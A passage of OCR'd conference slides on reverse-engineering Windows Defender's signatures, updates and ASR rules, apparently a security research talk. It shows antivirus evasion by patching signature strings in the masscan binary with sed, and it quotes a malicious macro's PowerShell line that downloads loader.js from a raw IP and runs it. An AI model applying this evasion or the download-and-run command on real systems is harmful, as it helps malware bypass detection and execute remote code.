    return 0;
}
```

```
# Build our dummy program
$ gcc -o /tmp/a.out /tmp/test.c
$ ./mpclient /tmp/a.out
main(): Scanning /tmp/a.out...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat HackTool:Linux/Prtscan.A!MTB identified.
```

→ We successfully identify the strings looked by the AV
What if we remove them?

Signatures: evasion!

```
# First, check that masscan is recognized
$ ./mpclient /tmp/masscan
main(): Scanning /tmp/masscan...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat HackTool:Linux/Prtscan.A!MTB identified.
```


```
# Modify some of the pattern identified in the signature
$ sed -i s/smack1.c/smaKk1.c/g /tmp/masscan
$ sed -i s/SSL\[HEARTBLEED\]/SSL\[HEARTTLEED\]/g /tmp/masscan
```

```
# Scan it again
$ ./mpclient /tmp/masscan
main(): Scanning /tmp/masscan...
EngineScanCallback(): Scanning input
# And, voilà!
```


- Success! We just evade WD
- BF search also work, this method is just a bit more effective

Signatures: update

- `mpasbase`, `mpavbase` : baseline
- `mpasdlta`, `mpasdlta` : minor updates
- On major, merge them and start with new “dlta”
- Specific format: `SIGNATURE_TYPE_DELTA_BLOB`, merged before being considered



Update rhythm




Update: oddities


- Update mechanism: mpam-fe.exe download from a fixed IP address
- Delay / minor versions between availables updates vary a lot
- One broken update in 2 months
- Sometimes, the previous update is given instead of the current one

Update: diffing - Friendly Files

- Friendly Files
  - 1.349.1703.0 (30 Sep 2021) - Remove



  - 1.349.1624.0 (29 Sep 2021) - Remove



Update: diffing - strategy changes

- PseudoThreat_c0000f44
  - Was `SIGNATURE_TYPE_STATIC`
  - Then `SIGNATURE_TYPE_PEHSTR_EXT`
  - Now `SIGNATURE_FILE_PATH .\conhost.exe`

```
SIGNATURE_TYPE_PEHSTR_EXT
0000  19 00 14 00 2f 00 00 02 00 19 00 5c 5c 2e 5c 6d   ..../.....\\.\m
0010  61 69 6c 73 6c 6f 74 5c 6c 6f 70 65 72 2d 6c 61   ilslot\loper-la
0020  31 30 30 73 02 00 21 00 5c 5c 2e 5c 6d 61 69 6c   100s..!.\.\mail
0030  73 6c 6f 74 5c 6c 6f 70 65 72 2d 6c 61 31 30 30   lot\loper-la100
0040  73 35 42 39 43 30 46 42 34 02 00 16 00 5c 5c 2e   5B9C0FB4....\\.
0050  5c 6d 61 69 6c 73 6c 6f 74 5c 6c 6f 70 65 72 2d   mailslot\loper-
0060  6c 61 63 02 00 16 00 5c 5c 2e 5c 6d 61 69 6c 73   lac....\.\mails
0070  6c 6f 74 5c 6c 6f 70 65 72 2d 6c 61 62 02 00 16   ot\loper-lab...
0080  00 5c 5c 2e 5c 6d 61 69 6c 73 6c 6f 74 5c 6c 6f   .\\.mailslot\lo
0090  70 65 72 2d 6c 61 73 02 00 0f 00 5c 5c 2e 5c 6c   per-las...\\.\l
00a0  6f 70 65 72 44 72 69 76 65 72 02 00 0d 00 50 72   perDriver....Pr
00b0  65 66 65 74 63 68 5c 2a 2e 70 66 02 00 08 00 20   fetch\*.pf.....
00c0  2d 3a 62 64 3a 2d 20 02 00 06 00 75 23 68 74 2c   -:bd:- ...u#ht,
00d0  49 02 00 07 00 4c 4f 50 45 52 45 52 02 00 07 00   I....OPERER....
```

Update diffing - current interests


- 1.349.1867.0 (3 Oct 2021 17:05) vs 1.349.1860.0 (3 Oct 2021 13:17)
  - new %84%A1Mirai.Q!xp
  - update #ALF:Trojan:Win32%2FSkeeyah.ZYX
  - update !#Backdoor:Linux/Mirai.Q1!xp , Q2, Q3
  - update %A0!Fareit!ml
  - update %A4!Dorkbot
  - update %AC!Killav.DR, %AC!Killav.HF
  - update %EC!Dealply!mclg
  - update %EC!OxyPump.A
  - update Misleading:Win32/Lodi
  - update MonitoringTool:Win32/AnyKeylogger
  - remove %A0!Stealer.H!rfn
  - remove %A0!Ymacco.AAD1
  - ...

Update diffing: C&C

- 1.349.1802.0 (2 Oct 2021) - `TrojanDownloader:O97M/Powdow.SS!MTB`
  - Detect Office macro downloading from `hxxp://34.136.17.214/ps.ps1`
  - `But the actual URL is considered OK`
  - `And its redirect too`

```
Invoke-Webrequest -Uri 'http://35.194.62.150/loader.js' -Outfile loader.js

.\loader.js
```



Update diffing: unnecessary changes

- Lua `SCRIPT_NAME` for debug

```
-SCRIPT_NAME: C:\Build\_work\46\s\amcore\signature\Source\mavsigs\luastandalone\mpksstst.debuglua
+SCRIPT_NAME: C:\Build\_work\2\s\amcore\signature\Source\mavsigs\luastandalone\mpksstst.debuglua
```

- Likely debug path
  - each update→dlta file

```
SCRIPT_CATEGORY: PreRemediation
SCRIPT_NAME: mavsigs\luastandalone\DefaultsTestFile.debuglua
SCRIPT:
-- params : ...
-- function num : 0
if (table.getn)((Remediation.Threat).Resources) == 1 and (string.match)((((Remediation.Threat).Resources)
[1]).Path, "\\LuaRemediation.exe$") then
...
  print("Expanding " .. expStr)
  local expTable = (sysio.ExpandFilePath)(expStr)
  if expTable then
    for junk,expOut in pairs(expTable) do
      print("  " .. expOut)
    end
  end
end

    DoExpand("C:\\windows")
    DoExpand("%systemdrive%")
    DoExpand("%systemroot%\\system32\\drivers")
    DoExpand("%ProgramFiles%\\omg12345")
    DoExpand("%startmenu%")
  end
  if (table.getn)((Remediation.Threat).Resources) == 1 and (string.match)((((Remediation.Threat).Resources)
[1]).Path, "\\LuaPanic.exe$") then
    print(2 * nil)
  end
end
```

Conclusion

Key takeaways

- Capability to look at Windows Defender signatures
- Demystifying ASR rules implementation to understand what they are actually looking for
- A deeper look on how some part of a world-class AV is actually working

Hope you learn something… and wish to take a look!

References

- White-papers
  - ASR: https://github.com/commial/experiments/tree/master/windows-defender/ASR
  - Signature format: https://github.com/commial/experiments/tree/master/windows-defender/VDM
- Other ASR bypasses
  - https://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf
  - https://gist.github.com/infosecn1nja/24a733c5b3f0e5a8b6f0ca2cf75967e3
- Previous work on WD
  - Driver: https://www.n4r1b.com/posts/2020/01/dissecting-the-windows-defender-driver-wdfilter-part-1/
  - loadlibrary: https://github.com/taviso/loadlibrary
  - https://www.blackhat.com/us-18/briefings/schedule/index.html#windows-offender-reverse-engineering-windows-defenders-antivirus-emulator-9981
- VDM parsing library
  - https://github.com/commial/libvdm … (not published yet)

Q/A

?